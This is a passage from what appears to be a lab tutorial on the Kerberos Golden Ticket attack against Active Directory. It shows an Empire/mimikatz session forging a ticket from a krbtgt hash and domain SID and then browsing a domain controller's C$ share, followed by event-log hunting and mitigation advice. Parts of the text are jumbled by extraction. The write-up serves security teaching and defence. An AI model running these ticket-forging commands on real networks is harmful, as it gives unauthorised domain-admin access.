) > usemodule credentials/mimikatz/golden_ticket
(Empire: M28051AW) > usemodule credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > set domain ignite.local
(Empire: powershell/credentials/mimikatz/golden_ticket) > set sid S-1-5-21-3523557010-2506964455-2614950430
(Empire: powershell/credentials/mimikatz/golden_ticket) > set groups 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > set user pavan
(Empire: powershell/credentials/mimikatz/golden_ticket) > set krbtgt f3bc61e97fb14d18c42bcbf6c3a9055f
(Empire: powershell/credentials/mimikatz/golden_ticket) > set id 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > set id 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > execute
[*] Tasked DZR451AV to run TASK_CMD_JOB
 [*] Tasked DZR451AV to run TASK_CMD_JOB
[*] Agent DZR451AV tasked with task ID 1
 [*] Tasked agent DZR451AV to run module powershell/credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) >
 Job started: HD9UK1
Hostname: DESKTOP-RGP209L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430
 ( vincent.letoux@gmail.com )
   '#####'
                         > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2
             : pavan
               : ignite.local (IGNITE)
              : S-1-5-21-3523557010-2506964455-2614950430
SID
User Id
              : 500
Groups Id: *500
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime : 4/20/2020 10:18:24 AM ; 4/18/2030 10:18:24 AM ; 4/18/2030 10:18:24 AM 

→ Ticket : ** Pass The Ticket **
 * PAC generated
* PAC signed
 * EncTicketPart generated
* EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'pavan @ ignite.local' successfully submitted for current session
(Empire: powershell/credentials/mimikatz/golden_ticket) > back (Empire: DZR451AV) > shell dir \\WIN-SOV7KMTVLD2.ignite.local\c$
[*] Tasked DZR451AV to run TASK_SHELL
[*] Agent DZR451AV tasked with task ID 2
(Empire:
Directory: \\WIN-S0V7KMTVLD2.ignite.local\c$
Mode
                              LastWriteTime
                                                                Length Name
d----
                     4/20/2020 4:49 AM
                                                                          inetpub
                                    6:23 AM
5:32 AM
                     7/16/2016
                                                                          PerfLogs
                                                                         Program Files
Program Files (x86)
                     4/15/2020
d-r---
                    4/15/2020
                                       5:30 AM
d----
                     4/15/2020
4/20/2020
                                       5:26 AM
d-r---
                                                                          Users
                                       7:44 AM
                                                                           Windows
```

## **Hunting Event log Golden ticket**


When a bogus user account (one not in the AD Forest) is used with the RID of an existing AD account(Yashika). The bogus user here is "pavan" and has the groups set to the standard Golden

Ticket admin groups. an event log is generated for his logon activity and the event ID should be 4769, it will disclose the impersonate username and machine IP.

In the normal, valid account logon events, the event data structure is:

Security ID: DOMAIN\AccountID

Account Name: AccountIDAccount Domain: DOMAIN



## Mitigation

1. Reset the krbtgt account password/keys

Microsoft has released the script to reset the krbtgt account password/keys which were not possible earlier. This script will enable you to reset the krbtgt account password and related keys while minimizing the likelihood of Kerberos authentication issues being caused by the operation.

You can download it from **here**. This script is applicable for the following Platform:

- 2. Install endpoint protection to block attackers from loading modules like mimikatz & powershell scripts
- 3. Limit privilege for Admin and Domain Administrator access.
- 4. Alert on known behaviours that indicates Golden Ticket or other similar attacks.

Windows 10	No
Windows Server 2012	Yes
Windows Server 2012 R2	Yes
Windows Server 2008 R2	Yes
Windows Server 2008	Yes
Windows Server 2003	No
Windows Server 2016	Yes
Windows 8	No
Windows 7	No
Windows Vista	No
Windows XP	No
Windows 2000	No

### Reference:

https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)?redirectedfrom=MSDN#default-local-accounts-in-active-directory